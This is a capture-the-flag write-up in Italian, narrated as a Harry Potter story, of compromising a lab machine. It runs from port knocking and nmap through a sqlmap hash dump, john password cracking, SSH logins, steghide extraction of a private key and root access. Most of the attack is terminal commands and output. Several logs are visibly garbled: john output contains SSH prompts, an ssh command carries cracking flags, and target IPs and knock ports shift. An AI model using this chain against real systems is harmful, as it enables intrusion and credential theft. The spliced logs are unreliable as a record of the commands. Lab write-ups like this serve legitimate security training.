Alla luce di quanto emerso le informazioni che abbiamo ottenuto sono queste:

9220 --> Giuro

1700 --> solennemente

9991 --> di

55677 --> non avere

37789 --> buone

7282 --> intenzioni

65511 => fatto

1200 --> il

41002 --> misfatto

Adesso è chiaro che questi numeri siano porte, ma sembrano difficile da trovare, porte segrete direi! E allora andiamo a bussargli per farle aprire e rivelare la loro magia.

Installiamo **Knockd**, strumento utile per bussare le porte e procediamo a 'bussarle'. E magicamente si aprono!



```

File  Azioni  Modifica  Visualizza  Aiuto
└──(kali㉿kali)-[~]
    $ knock 192.168.1.142 9220 1700 9991 55677 37789 7282 65511 1200 41002

└──(kali㉿kali)-[~]
    $ nmap -sV 192.168.1.142
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-22 12:30 CEST
Nmap scan report for 192.168.1.142
Host is up (0.0011s latency).
Not shown: 988 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
21/tcp    open  ftp              Synology DiskStation NAS fptd
22/tcp    open  ssh              OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
42/tcp    open  tcpwrapped
80/tcp    open  http             Apache httpd 2.4.52 ((Ubuntu))
135/tcp   open  tcpwrapped
1433/tcp  open  tcpwrapped
1723/tcp  open  pptp
2222/tcp  open  ssh
5060/tcp  open  tcpwrapped
5061/tcp  open  tcpwrapped
8080/tcp  open  tcpwrapped
8443/tcp  open  ssl/tcpwrapped
MAC Address: 08:00:27:D0:78:DB (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; Device: storage-misc; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 13.39 seconds

```

Proviamo adesso con SQLMAP che è un tool automatico molto usato per trovare vulnerabilità di SQL Injection su siti web. SQL Injection è una falla di sicurezza che permette di inserire comandi SQL malevoli per ottenere accesso o informazioni dal database.

Comando usato : **sqlmap -u "<http://192.168.1.87/oldsite/index.php?id=1>" --data="username=admin&password=admin" --dump**

```
(kali㉿kali)-[~]
$ sqlmap -u "http://192.168.1.87/oldsite/index.php?id=1" --data="username=admin&password=admin" --dump
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 07:04:24 /2025-05-22

[07:04:24] [INFO] testing connection to the target URL
[07:04:24] [INFO] redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/n] y
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=159cdca253u...g7j0hsghk'). Do you want to use those [Y/n] y
[07:04:40] [INFO] testing if the target URL content is stable
[07:04:40] [WARNING] POST parameter 'username' does not appear to be dynamic
[07:04:40] [INFO] http://192.168.1.87/oldsite/index.php?id=1 shows that parameter 'username' might be injectable (possible DBMS: 'MySQL')
[07:04:40] [INFO] testing for SQL injection on POST parameter 'username'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[07:04:40] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[07:04:40] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
[07:04:40] [WARNING] reflection vulnerability found and filtering out
[07:04:40] [INFO] testing 'Boolean-based blind - parameter replace (original value)'
[07:04:40] [INFO] testing 'Generic inline queries'
[07:04:40] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[07:04:40] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[07:04:40] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
[07:04:40] [INFO] testing 'AND error-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGNINT UNSIGNED)'
[07:04:40] [INFO] testing 'MySQL > 5.5 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGNINT UNSIGNED)'
[07:04:40] [INFO] testing 'MySQL > 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[07:04:40] [INFO] testing 'MySQL > 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[07:04:40] [INFO] testing 'MySQL > 5.5 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[07:04:40] [INFO] testing 'MySQL > 5.6 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[07:04:40] [INFO] testing 'MySQL > 5.7 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[07:04:40] [INFO] testing 'MySQL > 5.7.8 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[07:04:40] [INFO] POST parameter 'username' is 'MySQL > 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable
[07:04:40] [INFO] testing 'MySQL inline queries'
[07:04:40] [INFO] testing 'MySQL > 5.0.12 stacked queries (comment)'
[07:04:40] [INFO] testing 'MySQL > 5.0.12 stacked queries (query SLEEP - comment)'
[07:04:40] [INFO] testing 'MySQL > 5.0.12 stacked queries (query SLEEP)'
[07:04:40] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[07:04:40] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[07:04:40] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (query SLEEP)'
[07:04:40] [INFO] POST parameter 'username' appears to be 'MySQL > 5.0.12 AND time-based blind (query SLEEP)' injectable
[07:04:40] [INFO] testing Generic UNION query (NULL) - 1 to 20 columns
```

Al termine dello scan sqlmap riceviamo un output molto interessante ovvero 4 Hash - per i 4 utenti.

id	password	username
1	\$2y\$10\$Dy2MtFKLfvH78.bLGp6a7uBdSE1WNCSbnT0HvAQLyT2iGZWG07TMK	anna
2	\$2y\$10\$lNS1EUevEtLqsp.OEq4UkuGREzvkouhZCdpT9h5t.Fw6oBZsai.Ei	luca
3	\$2y\$10\$gdY5a.GIC6ulg7ybIBMh0U7Cdo.pEebWls7E/CLGFHoTg39LePAK	marco
4	\$2y\$10\$3EsGp8ETH4VPpbsw4C5hze6bP6QEDMByxelQEPUDh7Uh6Q6aHRZDy	milena

```
[08:54:44] [INFO] table 'oldsite.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.1.87/dump/oldsite/users.csv'
[08:54:44] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.1.87'

[*] ending @ 08:54:44 /2025-05-22
```

Adesso, avendo queste quattro hash creiamo un file.txt inserendole in quest'ultimo e hashiamole con Jhon, aggiungendo il parametro “**--format=bcrypt**” che è un algoritmo di hash criptografico usato principalmente per proteggere le password.

Grazie a questo comando siamo riusciti a reperire la password **darkprincess**, che dopo vari tentativi abbiamo scoperto appartenesse a **milena**.

Dopo aver bussato alle porte trovate negli indovinelli precedenti entriamo ufficialmente come **Milena**, ed esploriamo i vari file, trovando subito la sua FLAG '**Incanto della sapienza 123**'.

```
(kali㉿kali)-[~]
$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=bcrypt /home/kali/Desktop/ hashes.txt
Using default input encoding: UTF-8
192.168.1.87 (192.168.1.87)' can't be established.
Loaded 4 password hashes with 4 different salts (bcrypt [Blowfish 32/64 X3]).
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 2 OpenMP threads
Will continue connecting (yes/no/[fingerprint])? y
Press 'q' or Ctrl-C to abort, almost any other key for status
darkprincess (192.168.1.87) (ED25519) added to the list of known hosts.
```

```
(kali㉿kali)-[~] (ETAR 2025-05-07 22:31) 03/9 36,820/s 147,70/s 147,70/s gonzalo
$ knock 192.168.1.87 9220 1700 9991 55677 37789 7282 6551 1200 41002

(kali㉿kali)-[~]
$ ssh milena@192.168.1.87 --wordlist=/usr/share/wordlists/rockyou.txt --format=bcrypt /home/kali/Desktop/
The authenticity of host '192.168.1.87 (192.168.1.87)' can't be established.
ED25519 key fingerprint is SHA256:04h4x4V2v+1Inrs7xwxizweljAWid14utj/nHArtRKI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.1.87' (ED25519) to the list of known hosts.
milena@192.168.1.87's password:
Theta fa schifo

Last login: Wed Oct  2 13:44:29 2024
milena@blackbox:~$ 

milena@blackbox:~$ whoami
milena
milena@blackbox:~$ ls -al
total 36
drwx—— 4 milena milena 4096 Oct  2  2024 .
drwxr-xr-x 7 root   root   4096 Sep 30  2024 ..
-rw—— 1 milena milena  185 Oct  2  2024 .bash_history
-rw-r--r-- 1 milena milena  220 Sep 22  2024 .bash_logout
-rw-r--r-- 1 milena milena 3771 Sep 22  2024 .bashrc
drwx—— 2 milena milena 4096 Sep 30  2024 .cache
drwxrwxr-x 3 milena milena 4096 Sep 22  2024 .local
-rw-r--r-- 1 milena milena  807 Sep 22  2024 .profile
-rw-r--r-- 1 root   root   33 Sep 24  2024 flag.txt
milena@blackbox:~$ cat flag.txt
FLAG{incanto_della_sapienza_123}
milena@blackbox:~$
```


Proviamo anche ad entrare nel sito con queste credenziali, ed effettivamente riusciamo a fare il login anche lì! Trovando una box di testo che stampa quello che vi scriviamo. Che serve a qualcosa di magico?

```
milena@blackbox:/home$ ls -a
. .. anna luca marco milena shared
milena@blackbox:/home$ cd anna
-bash: cd: anna: Permission denied
milena@blackbox:/home$ sudo cd anna
[sudo] password for milena:
milena is not in the sudoers file. This incident will be reported.
milena@blackbox:/home$ cd shared
milena@blackbox:/home/shared$ ls -al
total 12
drwxrwx--- 2 anna shared 4096 Oct  2  2024 .
drwxr-xr-x  7 root  root  4096 Sep 30  2024 ..
-rw-rw-r--  1 milena shared    45 Oct  2  2024 .myLovePotion.swp
milena@blackbox:/home/shared$ cat .myLovePotion.swp
ai(q4P7>(Fw9S3P
9iT(0F98!7^I&h
darkprincess
```

Milena

.....

Login



Abbiamo anche trovato una pozione d'amore che aprendola con una cat ci ha rivelato due codici interessanti che dopo vari tentativi scopriremo che il secondo è la password di Luca!



Da qui in poi siamo a cavallo! Siamo entrati come Luca switchando l'account e abbiamo trovato subito la prima flag:

FLAG{cuore_di_leone_456}

Girovagando per le sue stanze segrete notiamo anche qualcosa di interessante come un file **.jpg.bk**.

Ovviamente un file .jpg (immagine) a cui è stata aggiunta l'estensione .bk per indicare che si tratta di una copia di backup. Andiamo adesso a scaricare questo file sulla nostra kali per analizzarlo meglio!

Usiamo il comando **scp** in ssh per il download del file interessato sulla nostra macchina.

```
milena@blackbox:/home/shared$ su - luca
Password:
luca@blackbox:~$ ls -la
total 164
drwx----- 2 luca luca 4096 Oct  2  2024 .
drwxr-xr-x  7 root root 4096 Sep 30  2024 ..
-rw-r--r--  1 luca luca   220 Sep 22  2024 .bash_logout
-rw-r--r--  1 luca luca  3771 Sep 22  2024 .bashrc
-rw-r--r--  1 luca luca   807 Sep 22  2024 .profile
-rw-r--r--  1 luca luca 142396 Oct  2  2024 .theta-key.jpg.bk
-rw-r--r--  1 root root   25 Sep 24  2024 flag.txt
luca@blackbox:~$ cat flag.txt
FLAG{cuore_di_leone_456}
```

```
-rw-r--r-- 1 luca luca 142396 Oct  2  2024 .theta-key.jpg.bk
```

```
(kali㉿kali)-[~]
$ scp luca@192.168.1.142:/home/luca/.theta-key.jpg.bk .
luca@192.168.1.142's password:
.theta-key.jpg.bk
100% 139KB 7.3MB/s 00:00
```

```
(kali㉿kali)-[~]
$ ls -la
totale 436
drwx—— 24 kali kali 4096 22 mag 16.58 .
drwxr-xr-x 4 root root 4096 9 mag 14.16 ..
-rw-r--r-- 1 kali kali 220 7 mar 13.19 .bash_logout
-rw-r--r-- 1 kali kali 5551 7 mar 13.19 .bashrc
-rw-r--r-- 1 kali kali 3526 7 mar 13.19 .bashrc.original
drwx—— 7 kali kali 4096 19 mag 16.00 .BurpSuite
drwxrwxr-x 14 kali kali 4096 28 apr 14.58 .cache
drwxr-xr-x 16 kali kali 4096 21 mag 10.25 .config
-rw-rw-r-- 1 kali kali 69 22 mag 11.29 directory-list-2.3-medium.txt
-rw-r--r-- 1 kali kali 35 1 apr 12.45 .dmrc
drwxr-xr-x 2 kali kali 4096 12 apr 20.57 Documenti
drwxrwxr-x 3 kali kali 4096 8 apr 20.44 .dotnet
-rw-r--r-- 1 kali kali 11759 7 mar 13.19 .face
lrwxrwxrwx 1 kali kali 5 7 mar 13.19 .face.icon → .face
drwx—— 3 kali kali 4096 1 apr 12.45 .gnupg
-rw-rw-r-- 1 kali kali 61 22 mag 12.54 hash.txt
-rw—— 1 kali kali 0 1 apr 12.45 .ICEauthority
-rw-rw-r-- 1 kali kali 2602 22 mag 16.58 id_rsa
drwxr-xr-x 2 kali kali 4096 12 apr 20.57 Immagini
drwxr-xr-x 4 kali kali 4096 16 apr 23.23 .java
drwx—— 2 kali kali 4096 22 mag 13.46 .john
-rw-rw-r-- 1 kali kali 159 9 mag 15.22 listacortapwd.txt
-rw-rw-r-- 1 kali kali 132 9 mag 15.21 listacorta.txt
drwxr-xr-x 5 kali kali 4096 1 apr 12.45 .local
drwxrwxr-x 3 kali kali 4096 28 apr 15.03 .maltego
drwxr-xr-x 2 kali kali 4096 12 apr 20.57 Modelli
drwx—— 4 kali kali 4096 8 apr 16.50 .mozilla
drwxrwxr-x 12 kali kali 4096 20 mag 11.03 .msf4
drwxr-xr-x 2 kali kali 4096 12 apr 20.57 Musica
drwx—— 3 kali kali 4096 8 apr 20.32 .pki
-rw-r--r-- 1 kali kali 807 7 mar 13.19 .profile
drwxr-xr-x 2 kali kali 4096 12 apr 20.57 Pubblici
-rw-rw-r-- 1 kali kali 69 22 mag 11.26 rockyou.txt
drwxr-xr-x 2 kali kali 4096 21 mag 21.38 Scaricati
drwxr-xr-x 5 kali kali 4096 21 mag 21.41 Scrivania
drwx—— 2 kali kali 4096 22 mag 16.12 .ssh
-rw-r--r-- 1 kali kali 0 1 apr 12.46 .sudo_as_admin_successful
-rw-r--r-- 1 kali kali 142396 22 mag 16.49 theta-key.jpg
-rw-rw-r-- 1 kali kali 17 22 mag 12.45 users.txt
-rw-rw-r-- 1 kali kali 31 3 mar 2018 users.txt.bk
-rw-r—— 1 kali kali 5 22 mag 15.16 .vboxclient-clipboard-tty7-control.pid
-rw-r—— 1 kali kali 5 22 mag 15.16 .vboxclient-clipboard-tty7-service.pid
-rw-r—— 1 kali kali 5 22 mag 15.16 .vboxclient-display-svga-x11-tty7-control.pid
-rw-r—— 1 kali kali 5 22 mag 15.16 .vboxclient-display-svga-x11-tty7-service.pid
-rw-r—— 1 kali kali 5 22 mag 15.16 .vboxclient-draganddrop-tty7-control.pid
-rw-r—— 1 kali kali 5 22 mag 15.16 .vboxclient-draganddrop-tty7-service.pid
-rw-r—— 1 kali kali 5 22 mag 15.16 .vboxclient-hostversion-tty7-control.pid
-rw-r—— 1 kali kali 5 22 mag 15.16 .vboxclient-seamless-tty7-control.pid
```

Cerchiamo dove è stato scaricato il file, rinominiamolo per praticità e facilitare lo scan di Steghide e avviamo la nostra ispezione.

```
(kali㉿kali)-[~]
$ mv theta-key.jpg.bk theta-key.jpg

(kali㉿kali)-[~]
$ steghide extract -sf theta-key.jpg
Enter passphrase:
wrote extracted data to "id_rsa".
```

Ottimo! Adesso ci chiede una password, ma tutte le ultime trovate non funzionano. Ripensandoci però, avevamo trovato inizialmente uno strano cookie nella pagina internet, con la dicitura 'wand', ovvero Bacchetta Magica - e dato che tutte le altre password non erano corrette, non ci resta che provare ad inserire questa. E BOOM! Steghide ha scaricato subito un file nascosto all'interno dell'immagine. Nome del file "id_rsa".

```
(kali㉿kali)-[~]
$ steghide extract -sf theta-key.jpg
Enter passphrase:
wrote extracted data to "id_rsa".
```

Cookie: wand=c2MqVDFsOVN5ezVi;

Con un semplice cat, il file si rivela una Private key che sarà preziosa per la nostra scalata ai privilegi root!

```
(kali㉿kali)-[~]
$ cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzaC1rZXktdjEAAAAABG5vbmUAAAAEb9uZQAAAAAAAAAAABAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAqdc5eyNiG7l08UXIRlxVfrM8onZ+kKGgorLfyEYjNJJl644QKef3
8Vg2uSXzdpgj9tWSWAz7M066i4w1ahy7anhIWZoVV7UG/FvsbR1Kr/UbR7odwoBW6N2PXA
zrjfFguTHvqo30p4K18TnzPPhPoH3/JW5FRARPG6v6H57GdjttjgdUODafXqrAxRI6D8Au85
uESVOA9eCab0vqDvbY09LVuoalRgN66W+PEib8eCpN5u0Rx0Rm0D4geG7KaowJ1AcrN6cm
WOeKhXJf9aNpazNbNNZmxAya+TPYMk+VEzBJlqielrAGrMsa1pjgadaWYkeJx73ay5NoHN
K5DhL516NX0zD7pra0cOckCPw+9aGf0lybcGNZ1yMhPx4yJiq3SP+dFEX+87ev2lC0jL97
cIz092skPtj/GNcr5L/PBXi7ccgInmCC+e00U0Qhzd0M5mwaXvhElU6VGbKawLDsybulcl
iXWQ49jJ4W8t2yIBNEL1zQ/MW52Zc04pCZVc40/hAAAFiEumHwNLph8DAAAAB3NzaC1yc2
EAAAGBAKnXOXsjYhu5dPFFyEZV1X6zPKJ2fpChoKKy38hGIzSSZe0Ecnn9/FYNrkl83aY
I/bVklgM+zNOouoMNWocu2p4SFmaFVe1Bvxb7G0dSq/1G0e6HcKAVujdj1wM64xYLkx76q
N9KeCtfE58zz4Tzod/yVuRUQETxur+h+exnY7Y4HVDg2n16qwMUS0g/ALvObhElTgPXgmm
9L6g722DvS1bqGi0YDeulvJxIm/HgqTebtEcTkZtA+IHhuymqMCdQHKzenJljinioVyX/Wj
aWsWzTWzsQMmvkz2DJPlRMwSzaonpawBqzLGtaY4GnwlmJhice92suTaITSuQ4S+dejVz
sw+6awNHDnJAj8PvWhn9Jcm3BjWdcjIT8eMiYqt0j/nXxF/v03r9pQtIy/e3CM9PdrJD7Y
/viYK+s/zwA/lu3HTC15gavntNENETc3Ti07sG17/R1V01PmvmsJ07Mm2nYJY11k0PYveEv
```

Creiamo un file dove inseriremo questa chiave che sarà la nostra gallina dalle uova d'oro per diventare root! Il comando ssh però non 'vuole' un file in txt. Quindi lo rinominiamo senza specificare il formato.

Con il comando chmod = change mode - abbiamo cambiato i permessi del file, dandogli anche il parametro 600 che sta per "solo lettura/scrittura per il proprietario"

```
(kali㉿kali)-[~]
$ nano chiavessh
```

```
(kali㉿kali)-[~]
$ chmod 600 chiavessh
```


Ci riconnettiamo al server remoto SSH usando la nostra chiave privata specifica (file chiavessh) invece che l'inserimento di una password.
Giunti a questo punto siamo ufficialmente root!!!

Con la velocità della luce ci dirigiamo alla scoperta di altre informazioni utili, trovando ad aspettarci l'attesissimo file **flag.txt**.



```
(kali㉿kali)-[~]
$ ssh -i chiavessh root@192.168.1.142
Theta fa schifo

Last login: Wed Oct  2 16:05:54 2024 from 192.168.44.34
root@blackbox:~# ls -la
total 52
drwx----- 5 root root 4096 Oct  2  2024 .
drwxr-xr-x 21 root root 4096 Oct  2  2024 ..
-rw----- 1 root root  428 Oct  2  2024 .bash_history
-rw-r--r-- 1 root root 3106 Oct 15  2021 .bashrc
drwx----- 4 root root 4096 Sep 29  2024 .cache
-rw----- 1 root root   20 Sep 30  2024 .lessht
drwxr-xr-x  3 root root 4096 Jun 29  2024 .local
-rw----- 1 root root 2895 Oct  2  2024 .mysql_history
-rw-r--r-- 1 root root  161 Jul  9  2019 .profile
-rw----- 1 root root   12 Sep 29  2024 .python_history
-rw-r--r-- 1 root root    0 Jun 29  2024 .selected_editor
drwx----- 2 root root 4096 Sep 24  2024 .ssh
-rw-r--r-- 1 root root    0 Jun 29  2024 .sudo_as_admin_successful
-rw-r--r-- 1 root root  292 Sep 29  2024 .wget-hsts
-rw-r--r-- 1 root root 2748 Sep 24  2024 flag.txt
root@blackbox:~#
```



E con un cat velocissimo arriviamo alla Coppa Tremaghi! Scoprendo a piè di pagina, l'ultima frase flag dell'utente root 'La magia non ha confini'



CONCLUSIONI FINALI

CONSIDERAZIONI FINALI:

Il percorso affrontato nella macchina "EPCODE (Harry P)" ci ha condotti attraverso un'ampia varietà di tecniche e strumenti fondamentali per un ethical hacker. Abbiamo eseguito scansioni di rete con netdiscover e nmap, analizzato il traffico HTTP, ispezionato elementi nascosti nelle pagine web, e decifrato messaggi nascosti tramite steganografia con steghide.

Non sono mancate sfide legate alla SQL Injection, all'utilizzo di Brute Force con hydra, all'impiego di sqlmap per l'estrazione di hash e successiva decrittazione con john, fino ad arrivare allo sfruttamento di una chiave privata SSH per ottenere l'accesso root.

Durante l'indagine, ogni indizio — apparentemente scollegato — si è rivelato un tassello essenziale per ricostruire la narrazione nascosta dietro il sabotaggio orchestrato da Luca. L'attenzione ai dettagli, la deduzione logica e la padronanza degli strumenti sono stati determinanti per il successo dell'operazione.

La missione si conclude con l'accesso completo alla macchina e la scoperta delle flag, inclusa quella root:
"La magia non ha confini."

Questo CTF è stato non solo un esercizio tecnico, ma anche una storia interattiva capace di unire cybersecurity e narrazione ludica in maniera coinvolgente e didattica.